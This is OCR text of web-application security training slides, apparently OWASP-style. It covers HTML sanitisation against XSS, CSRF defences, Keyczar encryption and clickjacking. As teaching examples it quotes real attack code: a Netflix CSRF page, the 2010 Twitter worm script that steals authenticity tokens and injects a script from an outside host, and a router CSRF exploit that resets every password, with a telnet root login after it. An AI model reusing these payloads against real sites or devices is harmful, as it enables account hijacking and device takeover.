
The Problem

Web Page is vulnerable to XSS because of untrusted HTML

The Solution

```
PolicyFactory policy = new HtmlPolicyBuilder()
    .allowElements("p")
    .allowElements(
        new ElementPolicy() {
          public String apply(String elementName, List<String> attrs) {
            attrs.add("class");
            attrs.add("header-" + elementName);
            return "div";
          }
        }, "h1", "h2", "h3", "h4", "h5", "h6"))
    .build();
String safeHTML = policy.sanitize(untrustedHTML);
```

[4] Cross Site Request Forgery Defense



Real World CSRF – Netflix (2008)

```
<html>
<head>
<script language="JavaScript" type="text/javascript">
function load_image2()
{
var img2 = new Image();
img2.src="http://www.netflix.com/MoveToTop?
movieid=70110672&fromq=true";
}
</script>
</head>
<body>
<img src="http://www.netflix.com/JSON/AddToQueue?
movieid=70110672" width="1" height="1" border="0">
<script>setTimeout( 'load_image2()', 2000 );</script>
</body>
</html>
```

Twitter XSS/CSRF Worm Code (2010)

```
var content = document.documentElement.innerHTML;
authreg = new RegExp(/twttr.form_authenticity_token = '(.*)';/g);
var authtoken = authreg.exec(content);authtoken = authtoken[1];


var xss = urlencode('http://www.stalkdaily.com"></a><script src="http://
mikeyylolz.uuuq.com/x.js"></script><a ');
var ajaxConn = new XHConn();
ajaxConn.connect("/status/update","POST","authenticity_token=" + authtoken
+"&status=" + updateEncode + "&tab=home&update=update");
var ajaxConn1 = new XHConn();
ajaxConn1.connect("/account/settings", "POST", "authenticity_token="+
authtoken+"&user[url]="+xss+"&tab=home&update=update");
```

Recent CSRF Attacks (2012)

```
[CUT EXPLOIT HERE]                          ## CSRF For Change All passwords
<html>
<head></head>
<title>COMTREND ADSL Router BTC(VivaCom) CT-5367 C01_R12 Change All passwords</title>
<body onLoad=javascript:document.form.submit()>
<form action="http://192.168.1.1/password.cgi"; method="POST" name="form">
<!-- Change default system Passwords to "shpek" without authentication and verification -->
<input type="hidden" name="sptPassword" value="shpek">
<input type="hidden" name="usrPassword" value="shpek">
<input type="hidden" name="sysPassword" value="shpek">
</form>
</body>
</html>
[CUT EXPLOIT HERE]


root@linux:~# telnet 192.168.1.1

ADSL Router Model CT-5367 Sw.Ver. C01_R12
Login: root
Password:
## BINGOO !! Godlike =))
> ?
```

CSRF Tokens and Re-authentication

– Cryptographic Tokens
  - Primary and most powerful defense
  - XSS Defense Required

– Require users to re-authenticate

Re-authentication

Change E-mail

Use the form below to change the e-mail address for your Amazon.com account. Use the new address next time you log in or place an order.

What is your new e-mail address?


Old e-mail address: jim@manico.net


New e-mail address:

Re-enter your new e-mail address:

Password:

Save changes





Change Your Email Address

Current email: jim@manico.net

New email **Meetup password**

Submit Cancel

Forgot your password?

[5]

Cryptographic Storage

AES

AES-ECB

AES-GCM

AES-CBC

unique IV per message

padding

key storage and management

confidentiality!

HMAC your ciphertext

integrity

derive integrity and confidentiality keys from same master key with labeling

don’t forget to generate a master key from a good random source

Solving Real World Crypto Storage Problems With Google KeyCzar

The Problem

Web Application needs to encrypt and decrypt sensitive data

The Solution

```
Crypter crypter = new Crypter("/path/to/your/keys");
String ciphertext = crypter.encrypt("Secret message");
String plaintext = crypter.decrypt(ciphertext);
```

Keyczar is an open source cryptographic toolkit for Java


Designed to make it easier and safer for developers to use cryptography in their applications.

- A simple API
- Key rotation and versioning
- Safe default algorithms, modes, and key lengths
- Automated generation of initialization vectors and ciphertext signatures
- Java implementation
- Inferior Python and C++ support because Java is way cooler

[6]

Anatomy of a Clickjacking Attack


Evil Page
http://evil.com
Google
Super Fun Games - Play Now!
Start Game!
One Player
First, make a tempting site


Evil Page
http://evil.com
Google
Gmail
by Google
Compose Mail
Inbox
Sent Mail
Drafts
Spam
[Gmail]Trash
Job
owasp
4 more
Investment Bank Bootcamp - www.i
Archive
Report spam
Delete
Select: All, None, Read, Unread, St
American Airlines AAdvan.
Facebook
John Dennis
iphonesdk+noreply
me, Edward (6)

Evil Page

http://evil.com

Google

Gmail by Google

Compose Mail

Inbox

Sent Mail

Drafts

Investment Bank Bootcamp - www.i

Archive | Report spam | Delete

Select: All, None, Read, Unread, St

American Airlines AAdvan.

Facebook

John Dennis

